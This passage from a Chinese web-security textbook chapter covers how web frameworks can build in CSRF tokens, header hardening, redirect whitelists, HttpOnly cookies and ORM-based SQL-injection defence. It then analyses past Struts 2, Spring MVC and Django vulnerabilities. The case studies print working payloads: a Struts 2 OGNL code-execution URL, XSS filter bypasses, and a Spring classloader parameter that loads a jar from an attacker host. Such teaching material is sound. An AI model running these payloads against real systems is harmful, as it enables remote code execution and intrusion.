通过自定义的方法，使得 XSS 防御的功能得到完善；同时在模板系统中，搜索不安全的变量也有了依据，甚至在代码检测工具中，可以自动判断出需要使用哪一种安全的编码方法，这在安全开发流程中是非常重要的。

在其他的模板引擎中，也可以依据“是否有细分场景使用不同的编码方式”来判断 XSS 的安全方案是否完整。在很多 Web 框架官方文档中推荐的用法，就是存在缺陷的。Web 框架的开发者在设计安全方案时，有时会缺乏来自安全专家的建议。所以开发者在使用框架时，应该慎重对待安全问题，不可盲从官方指导文档。

12.3　Web 框架与 CSRF 防御

关于 CSRF 的攻击原理和防御方案，在本书“跨站点请求伪造”一章中有所阐述。在 Web 框架中可以使用 security token 解决 CSRF 攻击的问题。

CSRF 攻击的目标，一般都会产生“写数据”操作的 URL，比如“增”、“删”、“改”；而“读数据”操作并不是 CSRF 攻击的目标，因为在 CSRF 的攻击过程中攻击者无法获取到服务器端返回的数据，攻击者只是借用户之手触发服务器动作，所以读数据对于 CSRF 来说并无直接的意义（但是如果同时存在 XSS 漏洞或者其他的跨域漏洞，则可能会引起别的问题，在这里，仅仅就 CSRF 对抗本身进行讨论）。

因此，在 Web 应用开发中，有必要对“读操作”和“写操作”予以区分，比如要求所有的“写操作”都使用 HTTP POST。

在很多讲述 CSRF 防御的文章中，都要求使用 HTTP POST 进行防御，但实际上 POST 本身并不足以对抗 CSRF，因为 POST 也是可以自动提交的。但是 POST 的使用，对于保护 token 有着积极的意义，而 security token 的私密性（不可预测性原则），是防御 CSRF 攻击的基础。

对于 Web 框架来说，可以自动地在所有涉及 POST 的代码中添加 token，这些地方包括所有的 form 表单、所有的 Ajax POST 请求等。

完整的 CSRF 防御方案，对于 Web 框架来说有以下几处地方需要改动。

（1）在 Session 中绑定 token。如果不能保存到服务器端 Session 中，则可以替代为保存到 Cookie 里。

（2）在 form 表单中自动填入 token 字段，比如 <input type=hidden name="anti_csrf_token" value="$token" />。

（3）在 Ajax 请求中自动添加 token，这可能需要已有的 Ajax 封装实现的支持。

（4）在服务器端对比 POST 提交参数的 token 与 Session 中绑定的 token 是否一致，以验证 CSRF 攻击。

在 Rails 中，要做到这一切非常简单，只需要在 Application Controller 中增加一行即可：

```
protect_from_forgery :secret => "123456789012345678901234567890..."
```

它将根据 secret 和服务器端的随机因子自动生成 token，并自动添加到所有 form 和由 Rails 生成的 Ajax 请求中。通过框架实现的这一功能大大简化了程序员的开发工作。

在 Django 中也有类似的功能，但是配置稍微要复杂点。

首先，将 django.middleware.csrf.CsrfViewMiddleware 添加到 MIDDLEWARE_CLASSES 中。

```
('django.middleware.common.CommonMiddleware',
 'django.contrib.sessions.middleware.SessionMiddleware',
 'django.middleware.csrf.CsrfViewMiddleware',
 'django.contrib.auth.middleware.AuthenticationMiddleware',
 'django.contrib.messages.middleware.MessageMiddleware',)
```

然后，在 form 表单的模板中添加 token。

```
<form action="." method="post">{% csrf_token %}
```

接下来，确认在 View 层的函数中使用了 django.core.context_processors.csrf，如果使用的是 RequestContext，则默认已经使用了，否则需要手动添加。

```
from django.core.context_processors import csrf
from django.shortcuts import render_to_response

def my_view(request):
    c = {}
    c.update(csrf(request))
    # ... view code here
    return render_to_response("a_template.html", c)
```

这样就配置成功了，可以享受 CSRF 防御的效果了。

在 Ajax 请求中，一般是插入一个包含了 token 的 HTTP 头，使用 HTTP 头是为了防止 token 泄密，因为一般的 JavaScript 无法获取到 HTTP 头的信息，但是在存在一些跨域漏洞时可能会出现例外。

下面是一个在 Ajax 中添加自定义 token 的例子。

```
$(document).ajaxSend(function(event, xhr, settings) {
    function getCookie(name) {
        var cookieValue = null;
        if (document.cookie && document.cookie != '') {
            var cookies = document.cookie.split(';');
            for (var i = 0; i < cookies.length; i++) {
                var cookie = jQuery.trim(cookies[i]);
                // Does this cookie string begin with the name we want?
                if (cookie.substring(0, name.length + 1) == (name + '=')) {
                    cookieValue = decodeURIComponent(cookie.substring(name.length + 1));
                    break;
                }
            }
        }
        return cookieValue;
    }
    function sameOrigin(url) {
        // url could be relative or scheme relative or absolute
        var host = document.location.host; // host + port
        var protocol = document.location.protocol;
        var sr_origin = '//' + host;
        var origin = protocol + sr_origin;
        // Allow absolute or scheme relative URLs to same origin
        return (url == origin || url.slice(0, origin.length + 1) == origin + '/') ||
            (url == sr_origin || url.slice(0, sr_origin.length + 1) == sr_origin + '/') ||
            // or any other URL that isn't scheme relative or absolute i.e relative.
            !(/^(\/\/|http:|https:).*/.test(url));
    }
```

```
    function safeMethod(method) {
        return (/^(GET|HEAD|OPTIONS|TRACE)$/.test(method));
    }

    if (!safeMethod(settings.type) && sameOrigin(settings.url)) {
        xhr.setRequestHeader("X-CSRFToken", getCookie('csrftoken'));
    }
});
```

在 Spring MVC 以及一些其他的流行 Web 框架中，并没有直接提供针对 CSRF 的保护，因此这些功能需要自己实现。

12.4　HTTP Headers 管理

在 Web 框架中，可以对 HTTP 头进行全局化的处理，因此一些基于 HTTP 头的安全方案可以很好地实施。

比如针对 HTTP 返回头的 CRLF 注入（攻击原理细节请参考“注入攻击”一章），因为 HTTP 头实际上可以看成是 key-value 对，比如：

```
Location: http://www.a.com
Host: 127.0.0.1
```

因此对抗 CRLF 的方案只需要在“value”中编码所有的\r\n 即可。这里没有提到在“key”中编码\r\n，是因为让用户能够控制“key”是极其危险的事情，在任何情况下都不应该使其发生。

类似的，针对 30X 返回号的 HTTP Response，浏览器将会跳转到 Location 指定的 URL，攻击者往往利用此类功能实施钓鱼或诈骗。

```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.phishing.tld
```

因此，对于框架来说，管理好跳转目的地址是很有必要的。一般来说，可以在两个地方做这件事情：

（1）如果 Web 框架提供统一的跳转函数，则可以在跳转函数内部实现一个白名单，指定跳转地址只能在白名单中；

（2）另一种解决方式是控制 HTTP 的 Location 字段，限制 Location 的值只能是哪些地址，也能起到同样的效果，其本质还是白名单。

有很多与安全相关的 Headers，也可以统一在 Web 框架中配置。比如用来对抗 ClickJacking 的 X-Frame-Options，需要在页面的 HTTP Response 中添加：

```
X-Frame-Options: SAMEORIGIN
```

Web 框架可以封装此功能，并提供页面配置。该 HTTP 头有三个可选的值：SAMEORIGIN、DENY、ALLOW-FROM origin，适用于各种不同的场景。

在前面的章节中，还曾提到 Cookie 的 HttpOnly Flag，它能告诉浏览器不要让 JavaScript 访问该 Cookie，在 Session 劫持等问题上有着积极的意义，而且成本非常小。

但并不是所有的 Web 服务器、Web 容器、脚本语言提供的 API 都支持设置 HttpOnly Cookie，所以很多时候需要由框架实现一个功能：对所有的 Cookie 默认添加 HttpOnly，不需要此功能的 Cookie 则单独在配置文件中列出。

这将是非常有用的一项安全措施，在框架中实现的好处就是不用担心会有遗漏。就 HttpOnly Cookie 来说，它要求在所有服务器端设置该 Cookie 的地方都必须加上，这可能意味着很多不同的业务和页面，只要一个地方有遗漏，就会成为短板。当网站的业务复杂时，登录入口可能就有数十个，兼顾所有 Set-Cookie 页面会非常麻烦，因此在框架中解决将成为最好的方案。

一般来说，框架会提供一个统一的设置 Cookie 函数，HttpOnly 的功能可以在此函数中实现；如果没有这样的函数，则需要统一在 HTTP 返回头中配置实现。

12.5　数据持久层与 SQL 注入

使用 ORM（Object/Relation Mapping）框架对 SQL 注入是有积极意义的。我们知道对抗 SQL 注入的最佳方式就是使用“预编译绑定变量”。在实际解决 SQL 注入时，还有一个难点就是应用复杂后，代码数量庞大，难以把可能存在 SQL 注入的地方不遗漏地找出来，而 ORM 框架为我们发现问题提供了一个便捷的途径。

以 ORM 框架 ibatis 举例，它是基于 sqlmap 的，生成的 SQL 语句都结构化地写在 XML 文件中。ibatis 支持动态 SQL，可以在 SQL 语句中插入动态变量：$value$，如果用户能够控制这个变量，则会存在一个 SQL 注入的漏洞。

```
<select id="User.getUser" parameterClass="cn.ibatis.test.User" resultClass="cn.ibatis.
test.User">
   select TABLE_NAME,TABLESPACE_NAME from user_tables where table_name like '%'||#table_
name#||'%'
   order by $orderByColumn$  $orderByType$
</select>
```

而静态变量 #value# 则是安全的，因此在使用 ibatis 时，只需要搜索所有的 sqlmap 文件中是否包含动态变量即可。当业务需要使用动态 SQL 时，可以作为特例处理，比如在上层的代码逻辑中针对该变量进行严格的控制，以保证不会发生注入问题。

而在 Django 中，做法则更简单，Django 提供的 Database API，默认已经将所有输入进行了 SQL 转义，比如：

```
foo.get_list(bar__exact="' OR 1=1")
```

其最终效果类似于：

```
SELECT * FROM foos WHERE bar = '\' OR 1=1'
```

使用 Web 框架提供的功能，在代码风格上更加统一，也更利于代码审计。

12.6　还能想到什么

除了上面讲到的几点外，在框架中还能实现什么安全方案呢？

其实选择是很多的，凡是在 Web 框架中可能实现的安全方案，只要对性能没有太大的损耗，都应该考虑实施。

比如文件上传功能，如果应用实现有问题，可能就会成为严重的漏洞。若是由每个业务单独实现文件上传功能，其设计和代码都会存在差异，复杂情况也会导致安全问题难以控制。但如果在 Web 框架中能为文件上传功能提供一个足够安全的二方库或者函数（具体可参考“文件上传漏洞”一章），就可以为业务线的开发者解决很多问题，让程序员可以把精力和重点放在功能实现上。

Spring Security 为 Spring MVC 的用户提供了许多安全功能，比如基于 URL 的访问控制、加密方法、证书支持、OpenID 支持等。但 Spring Security 尚缺乏诸如 XSS、CSRF 等问题的解决方案。

在设计整体安全方案时，比较科学的方法是按照本书第 1 章中所列举的过程来进行——首先建立威胁模型，然后再判断哪些威胁是可以在框架中得到解决的。

在设计 Web 框架安全解决方案时，还需要保存好安全检查的日志。在设计安全逻辑时也需要考虑到日志的记录，比如发生 XSS 攻击时，可以记录下攻击者的 IP、时间、UserAgent、目标 URL、用户名等信息。这些日志，对于后期建立攻击事件分析、入侵分析都是有积极意义的。当然，开启日志也会造成一定的性能损失，因此在设计时，需要考虑日志记录行为的频繁程度，并尽可能避免误报。

在设计 Web 框架安全时，还需要与时俱进。当新的威胁出现时，应当及时完成对应的防御方案，如此一个 Web 框架才具有生命力。而一些 0day 漏洞，也有可能通过“虚拟补丁”的方式在框架层面解决，因为 Web 框架就像是一层外衣，为 Web 应用提供了足够的保护和控制力。

12.7　Web 框架自身安全

前面几节讲的都是在 Web 框架中实现安全方案，但 Web 框架本身也可能会出现漏洞，只要是程序，就可能出现 bug。但是开发框架由于其本身的特殊性，一般网站出于稳定的考虑不会对这个基础设施频繁升级，因此开发框架的漏洞可能不会得到及时的修补，但由此引发的后果却会很严重。

下面讲到的几个漏洞，都是一些流行的 Web 开发框架曾经出现过的严重漏洞。研究这些案例，可以帮助我们更好地理解框架安全，在使用开发框架时更加的小心，同时让我们不要迷信于开发框架的权威。

12.7.1　Struts 2 命令执行漏洞

2010 年 7 月 9 日，安全研究者公布了 Struts 2 一个远程执行代码的漏洞（CVE-2010-1870），严格来说，这其实是 XWork 的漏洞，因为 Struts 2 的核心使用的是 WebWork，而 WebWork 又是使用 XWork 来处理 action 的。

这个漏洞的细节描述公布在exploit-db[2]上。

在这里简单摘述如下：

XWork 通过 getters/setters 方法从 HTTP 的参数中获取对应 action 的名称，这个过程是基于 OGNL(Object Graph Navigation Language)的。OGNL 是怎么处理的呢？如下：

```
user.address.city=Bishkek&user['favoriteDrink']=kumys
```

会被转化成：

```
action.getUser().getAddress().setCity("Bishkek")
action.getUser().setFavoriteDrink("kumys")
```

这个过程是由 ParametersInterceptor 调用 ValueStack.setValue()完成的，它的参数是用户可控的，由 HTTP 参数传入。OGNL 的功能较为强大，远程执行代码也正是利用了它的功能。

```
* Method calling: foo()
* Static method calling: @java.lang.System@exit(1)
* Constructor calling: new MyClass()
* Ability to work with context variables: #foo = new MyClass()
* And more...
```

由于参数完全是用户可控的，所以 XWork 出于安全的目的，增加了两个方法用以阻止代码执行。

```
* OgnlContext's property 'xwork.MethodAccessor.denyMethodExecution' (缺省为true)
* SecurityMemberAccess private field called 'allowStaticMethodAccess' (缺省为false)
```

但这两个方法可以被覆盖，从而导致代码执行。

```
#_memberAccess['allowStaticMethodAccess'] = true
#foo = new java .lang.Boolean("false")
#context['xwork.MethodAccessor.denyMethodExecution'] = #foo
#rt = @java.lang.Runtime@getRuntime()
#rt.exec('mkdir /tmp/PWNED')
```

ParametersInterceptor 是不允许参数名称中有#的，因为 OGNL 中的许多预定义变量也是以#表示的。

2 http://www.exploit-db.com/exploits/14360/

```
* #context - OgnlContext, the one guarding method execution based on 'xwork.MethodAccessor.
denyMethodExecution' property value.
* #_memberAccess - SecurityMemberAccess, whose 'allowStaticAccess' field prevented static
method execution.
* #root
* #this
* #_typeResolver
* #_classResolver
* #_traceEvaluations
* #_lastEvaluation
* #_keepLastEvaluation
```


可是攻击者在过去找到了这样的方法（bug 编号 XW-641）：使用\u0023 来代替#，这是#的十六进制编码，从而构造出可以远程执行的攻击 payload。

```
http://mydomain/MyStruts.action?('\u0023_memberAccess[\'allowStaticMethodAccess\']')(
meh)=true&(aaa)(('\u0023context[\'xwork.MethodAccessor.den
yMethodExecution\']\u003d\u0023foo')(\u0023foo\u003dnew%20java.lang.Boolean("false"))
)&(asdf)(('\u0023rt.exit(1)')(\u0023rt\u003d@java.lang.Runtime@getRunti
me()))=1
```

最终导致代码执行成功。

12.7.2　Struts 2 的问题补丁

Struts 2 官方目前公布了几个安全补丁[3]：




Struts 2 官方的补丁页面

但深入其细节不难发现，补丁提交者对于安全的理解是非常粗浅的。以 S2-002 的漏洞修补为例，这是一个 XSS 漏洞，发现者当时提交给官方的 POC 只是构造了 script 标签。

```
http://localhost/foo/bar.action?<script>alert(1)</script>test=hello
```

我们看看当时官方是如何修补的：

3 http://struts.apache.org/2.x/docs/security-bulletins.html




新增的修补代码：

```
String result = link.toString();

if (result.indexOf("<script>") >= 0){
        result = result.replaceAll("<script>", "script");
}
```

可以看到，只是简单地替换掉<script> 标签。

于是有人发现，如果构造 <<script>>，经过一次处理后会变为 <script>。漏洞报告给官方后，开发者再次提交了一个补丁，这次将递归处理类似<<<<script>>>>的情况。



修补代码仅仅是将 if 变成 while：

```
while (result.indexOf("<script>") > 0){
        result = result.replaceAll("<script>", "script");
}
```

这种漏洞修补方式，仍然是存在问题的，攻击者可以通过下面的方法绕过：

```
http://localhost/foo/bar.action?<script test=hello>alert(1)</script>
```

由此可见，Struts 2 的开发者，本身对于安全的理解是非常不到位的。

关于如何正确地防御 XSS 漏洞，请参考本书的“跨站脚本攻击”一章。

12.7.3　Spring MVC 命令执行漏洞

2010 年 6 月，公布了 Spring 框架一个远程执行命令漏洞，CVE 编号是 CVE-2010-1622。漏洞影响范围如下：

SpringSource Spring Framework 3.0.0～3.0.2

SpringSource Spring Framework 2.5.0～2.5.7

由于 Spring 框架允许使用客户端所提供的数据来更新对象属性，而这一机制允许攻击者修改 class.classloader 加载对象的类加载器的属性，这可能导致执行任意命令。例如，攻击者可以将类加载器所使用的 URL 修改到受控的位置。

（1）创建 attack.jar 并可通过 HTTP URL 使用。这个 jar 必须包含以下内容：

- META-INF/spring-form.tld，定义 Spring 表单标签并指定实现为标签文件而不是类；
- META-INF/tags/中的标签文件，包含标签定义（任意 Java 代码）。

（2）通过以下 HTTP 参数向表单控制器提交 HTTP 请求：

```
class.classLoader.URLs[0]=jar:http://attacker/attack.jar!/
```

这会使用攻击者的 URL 覆盖 WebappClassLoader 的 repositoryURLs 属性的第 0 个元素。


（3）之后 org.apache.jasper.compiler.TldLocationsCache.scanJars()会使用 WebappClassLoader 的 URL 解析标签库，会对 TLD 中所指定的所有标签文件解析攻击者所控制的 jar。

这个漏洞将直接危害到使用 Spring MVC 框架的网站，而大多数程序员可能并不会注意到这个问题。

12.7.4　Django 命令执行漏洞

在 Django 0.95 版本中，也出现了一个远程执行命令漏洞，根据官方代码 diff 后的细节，可以看到这是一个很明显的“命令注入”漏洞，我们在“注入攻击”一章中，曾经描述过这种漏洞。

Django在处理消息文件时存在问题，远程攻击者构建恶意.po文件，诱使用户访问处理，可导致以应用程序进程权限执行任意命令[4]。



Django 的漏洞代码

4 https://code.djangoproject.com/changeset/3592

漏洞代码如下：

```
cmd = 'msgfmt -o "%s.mo" "%s.po"' % (pf, pf)
os.system(cmd)
```

这是一个典型的命令注入漏洞。但这个漏洞从利用上来说，意义不是特别大，它的教育意义更为重要。

12.8　小结

在本章中讲述了一些 Web 框架中可以实施的安全方案。Web 框架本身也是应用程序的一个组成部分，只是这个组成部分较为特殊，处于基础和底层的位置。Web 框架为安全方案的设计提供了很多便利，好好利用它的强大功能，能够设计出非常优美的安全方案。

但我们也不能迷信于 Web 框架本身。很多 Web 框架提供的安全解决方案有时并不可靠，我们仍然需要自己实现一个更好的方案。同时 Web 框架自身的安全性也不可忽视，作为一个基础服务，一旦出现漏洞，影响是巨大的。

Broadview®
www.broadview.com.cn
博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版

业内推荐

对于绝大多数的中小网站来说，Web安全是技术上最薄弱而又很难提高的一个环节，而这个环节上发生的问题曾让很多人寝食难安。感谢此书中分享的诸多宝贵经验，让我受益匪浅。同时，强烈建议每个技术团队的负责人都能阅读此书，定能让你受益。

——丁香园CTO 冯大辉

作为互联网的开发人员，在实现功能外也需要重点关注如何避免留下XSS、CSRF等漏洞，否则很容易出现用户账号泄密、跨权限操作等严重问题，本书讲解了通常网站是如何来应对这些漏洞以及保障安全的，从这些难能可贵的实战经验中可以学习到如何更好地编写一个安全的网站。

——淘宝资深技术专家 林昊

安全问题成了互联网的梦魇，这本书的出现终于能让我们睡个好觉。

——知道创宇创始人 CEO 赵伟（icbm）

一直以来安全行业都不缺少所谓的技术和毫无思想的说明书式的文字，缺少的是对于安全本质的分析，关于如何更好地结合实际情况解决问题的思考，以及对这些思考的分享。吴翰清正在尝试做这个事情，而且做到了。

——乌云漏洞平台创始人 方小顿（剑心）

上架建议：计算机>安全

ISBN 978-7-121-16072-1

9 787121 160721 >

定价：69.00元

策划编辑：张春雨
责任编辑：葛　娜
封面设计：侯士卿